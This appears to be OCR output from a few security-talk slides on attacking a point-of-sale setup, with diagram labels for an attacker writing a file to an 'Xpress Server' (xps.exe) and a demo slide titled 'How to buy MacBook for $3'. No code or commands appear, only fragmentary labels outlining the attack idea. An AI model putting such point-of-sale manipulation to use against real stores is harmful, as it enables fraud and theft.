

Attacker
S
Len
Where?
What?
Size
F
Size
DATA
C
G
Xpress Server
xps.exe
Write file
G




DEMO 3

How to buy MacBook for $3



POS Client
Xpress Server
POS client



POS Client
Xpress Server
POS client

